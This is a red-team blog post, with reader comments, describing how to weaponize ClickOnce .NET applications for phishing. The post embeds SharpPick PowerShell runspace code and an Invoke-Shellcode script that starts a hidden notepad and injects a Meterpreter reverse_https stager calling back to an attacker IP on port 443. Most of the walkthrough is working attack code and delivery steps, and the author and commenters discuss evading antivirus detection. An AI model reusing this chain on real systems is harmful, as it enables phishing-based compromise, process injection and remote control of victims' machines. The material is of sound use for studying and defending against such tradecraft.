

sixdub in Powershell, RedTeam | March 30, 2015

# PowerPick – A ClickOnce Adjunct

Phishing has always been a luck of the draw situation for me on engagements. Many people say that phishing is the easiest step and while I typically agree (since you only need one successful payload to run), I find it is one of the most common areas to tip off incident responders that there is a malicious campaign occurring. On one recent engagement, phishing was quite a pain point for me as their users were very well trained and the layers of defense that my email had to go through were mind blowing. It was not long before I received notifications from spamhaus and watched responders diving in on my initial endpoints.

Thanks to the [NetSPI team](#), I just recently discovered my new favorite phishing technique that I wish I had used in that tough case! While playing with it, I made a slight modification which hopefully will provide a demo of one of many methods of modifying this technique.

## ClickOnce Executables

The team over at NetSPI has done an excellent job covering this topic so I don't want to rewrite anything unnecessarily. Basically, ClickOnce is a wrapper around a .NET application which allows you to "deploy" it through Internet Explorer while leveraging the trust architecture in the Internet Zones. For a much better explanation and walk through, please see their writeup linked up above. tl;dr... In Visual Studio, you can simply code a C# console application and choose to publish it to a ClickOnce online application. This allows you to easily trick a user into executing your malicious console application with minimal interaction.

To weaponize the ClickOnce package, they include a **Veil-Evasion** executable and use C# `Process.Start` to execute the included executable. Next, they phish with a webpage that opens the .application package which starts the ClickOnce installer. The installer package (including Veil-Evasion executable) is downloaded into a temporary direction and executed. While Veil-Evasion continues to defeat and avoid anti-virus, I felt the additional executable on disk and variability in anti-virus detection on different payloads warranted further investigation on how to use this method of phishing.

## Using SharpPick to Add Value

In general, I try to minimize the on disk footprint that I have during engagements. By minimizing the on disk footprint, you will naturally minimize your chance of getting quarantined by AV during an on-access scan and you will prevent defenders from finding these artifacts easily. In the case of the ClickOnce technique, the malicious console application will always be put to disk so it is not possible to be memory only. The temporary package will be created here:

When playing with this technique before a big engagement, I wanted to discover a way to use the console application to start my malicious payload without putting anything additional to disk. Several possibilities came to mind...

- Perform the injection from within C#
- Use C# to execute a PowerShell one-liner with `Process.Start`
- Use SharpPick


**SharpPick** is a component of the **PowerPick** project that was presented at CarolinaCon11. It is a capability that implements PowerShell Runspaces in .NET projects through the use of the `System.Management.Automation` assembly. This is a perfect use case where PowerPick could be used to remove the need for an additional Veil-Evasion executable. By using SharpPick inside of the ClickOnce executable, you are able to run any PowerShell script/command you want inside of the single executable without starting any additional processes. You could also do things like encode/encrypt the PowerShell script in the application to be more AV resistant on disk.

Why use PowerShell instead of a malicious executable? I could go on for quite a bit on this one but in general, it allows you the flexibility to perform a ton of different actions easily including injecting a malicious payload or stager. That is exactly what I was able to put together and use! I built my C# console application that implemented the RunPS function from SharpPick and then had the application perform a RunPS using an encoded version of **Invoke-Shellcode** from the **PowerSploit** project. The RunPS function uses the System.Management.Automation function to execute a script inside of a PowerShell runspace without ever starting a PowerShell process. The Invoke-Shellcode command spawned a hidden notepad, injected the Meterpreter stager and called back to my C2 sever without any additional executables on disk.


## Lets Get Down to Business!

A full walkthrough to demo these combined techniques might be helpful! Some of this will be repeat from the NetSPI guys but never hurts to see it twice...

1. Create the Visual Studio C# Application



2. Add the reference by path: `c:\Program Files (x86)\Reference Assemblies\Microsoft\WindowsPowerShell\v1.0\System.Management.Automation.dll`
3. Set the target version of .NET in the project properties. NetSPI recommended 3.5.
4. Add the SharpPick code



```
static class Program
{
    static string RunPS(string cmd)
    {
        //Init stuff
        Runspace runspace = RunspaceFactory.CreateRunspace();
        runspace.Open();
        RunspaceInvoke scriptInvoker = new RunspaceInvoke(runspace);
        Pipeline pipeline = runspace.CreatePipeline();

        //Add commands
        pipeline.Commands.AddScript(cmd);

        //Prep PS for string output and invoke
        pipeline.Commands.Add("Out-String");
        Console.WriteLine("Executing update...");
        Collection<PSObject> results = pipeline.Invoke();
        runspace.Close();

        //Convert records to strings
        StringBuilder stringBuilder = new StringBuilder();
        foreach (PSObject obj in results)
        {
            stringBuilder.Append(obj);
        }
        Console.WriteLine("Update Completed. Verifying Results...");
        return stringBuilder.ToString().Trim();
    }
}
```

5. Compose the script that you wish to execute on the remote target. For my case, I added the Invoke-Shellcode script and added some commands to start a hidden process and inject into it

```

$CloseHandleAddr = Get-ProcAddress kernel32.dll CloseHandle
$CloseHandleDelegate = Get-DelegateType @([IntPtr]) ([Bool])
$CloseHandle = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($CloseHandleAddr, $CloseHandleDelegate)

Write-Verbose "Injecting shellcode into PID: $ProcessId"

if ( $Force -or $psCmdlet.ShouldContinue( 'Do you wish to carry out your evil plans?',
    "Injecting shellcode injecting into $($Get-Process -Id $ProcessId).ProcessName) ($ProcessId)!" ) )
{
    Inject-RemoteShellcode $ProcessId
}
else
{
    # Inject shellcode into the currently running PowerShell process
    $VirtualAllocAddr = Get-ProcAddress kernel32.dll VirtualAlloc
    $VirtualAllocDelegate = Get-DelegateType @([IntPtr], [UInt32], [UInt32], [UInt32]) ([IntPtr])
    $VirtualAlloc = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($VirtualAllocAddr, $VirtualAllocDelegate)
    $VirtualFreeAddr = Get-ProcAddress kernel32.dll VirtualFree
    $VirtualFreeDelegate = Get-DelegateType @([IntPtr], [UInt32], [UInt32]) ([Bool])
    $VirtualFree = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($VirtualFreeAddr, $VirtualFreeDelegate)
    $CreateThreadAddr = Get-ProcAddress kernel32.dll CreateThread
    $CreateThreadDelegate = Get-DelegateType @([IntPtr], [UInt32], [IntPtr], [IntPtr], [UInt32], [IntPtr]) ([IntPtr])
    $CreateThread = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($CreateThreadAddr, $CreateThreadDelegate)
    $WaitForSingleObjectAddr = Get-ProcAddress kernel32.dll WaitForSingleObject
    $WaitForSingleObjectDelegate = Get-DelegateType @([IntPtr], [Int32]) ([Int])
    $WaitForSingleObject = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($WaitForSingleObjectAddr, $WaitForSingleObjectDelegate)

    Write-Verbose "Injecting shellcode into PowerShell"

    if ( $Force -or $psCmdlet.ShouldContinue( 'Do you wish to carry out your evil plans?',
        "Injecting shellcode into the running PowerShell process!" ) )
    {
        Inject-LocalShellcode
    }
}

$pxoc = Start-Process -WindowStyle Hidden notepad.exe -PassThru
Invoke-Shellcode -ProcessId $pxoc.id -Payload windows/meterpreter/reverse_https -Host 192.168.89.154 -Lport 443 -force


```

## 6. Base64 encode the script






1. They browse or hit the .application file




2. A trust prompt will be provided to ask them to run the file




3. Your console application will launch





4. The PowerShell code will launch and you should receive your callback!



## Downsides

There are obvious downsides to this method worth mentioning!

- Complexity – This adds an extra layer of complexity which is often times undesired in blackbox phishing situations

- Indicators – Adds additional indicators that can be detected and stopped. For defensive discussion, please reference the SharpPick post mentioned above.
- Slightly less flexible – Due to the specific way I implemented it in this test situation, the payload is not able to be swapped in and out as easily. However, I could design a method using an encoded script blob appended to the executable to allow for slightly more flexible payloads
- etc

I hope this was helpful in demonstrating how people can take already existing AWESOME techniques and expand upon them to introduce variance and sophistication where necessary. This post might be overkill and many may laugh, but it is enjoyable to find how many different places we can use PowerShell offensively.

Happy hacking!



**sixdub**

**Published**

March 30, 2015

**Updated**

April 3, 2015

---

 Write a Comment



**Brandon**

April 3, 2015

You're already executing C# code, why don't you just put the stager code there as C# code? Take the output of Veil Evasion for C# and you have a static class that's just a Meterpreter stager. Adding PowerShell runspaces seems like an extra step and now you have a string that's harder to obfuscate AND references that will tip off your malicious motive vs just obfuscating the C# executable directly... Not even mentioning importing the System.Management.Automation class on several older OS's can fail where calling the InteropServices methods is more reliable in my experience...

[Reply to Brandon](#)



**sixdub**

April 3, 2015

Brandon,

I definitely agree with the concept and execution you put forward. Originally when I ran with the idea, I did just that (performed the injection straight from C#). The issue I ran into and the reason I demonstrated doing it with the PowerShell backend was AV detection. Veil-Evasion's C# payloads work pretty decently but over time they have started to flag. The C# stager code I was using got caught by a couple of AVs we see common in customer environments. In general, I wanted to stay away from having a binary on disk that performed the specific API calls in the order that AV was identifying as malicious. On-Access scans by AV are getting better at identifying these call chains. With the System.Management.Automation backend and a simple encoded PowerShell string, no Anti-Viruses identified the Console application as malicious in my test lab. Also, the Adaptive Threats Division (where I work) has tons of offensive PowerShell capabilities already built, some of which work well in post-phish situations where we don't want a payload right away. For the purpose of the article, I did not want those to be the focus so I demonstrated a Stager but the way I presented is how it would be used with the other PowerShell capabilities.

With that said, the method I put forward is slightly less reliable or flexible and works best in Windows 7 environments. The references and assemblies in memory of the notepad.exe process do tip off the actions of

the attacker if the defender is performing active analysis on the endpoint. For red team situations, I actually like to leave bread crumbs that require a bit more analysis to encourage the defenders who take the extra step.

Thanks for the thoughts and happy to chat more anytime in IRC or offline on email.

-Justin

[Reply to sixdub](#)



**Quinoui**

June 25, 2015

This also requires IE as the browser, while it's implied in your article, it too I think is a downside worth pointing out.

[Reply to Quinoui](#)

---

#### WEBMENTIONS

[渗透测试中的ClickOnce | MottoIN](#) June 25, 2015

[...] [PowerPick – A ClickOnce Adjunct](#) [...]

Independent Publisher empowered by WordPress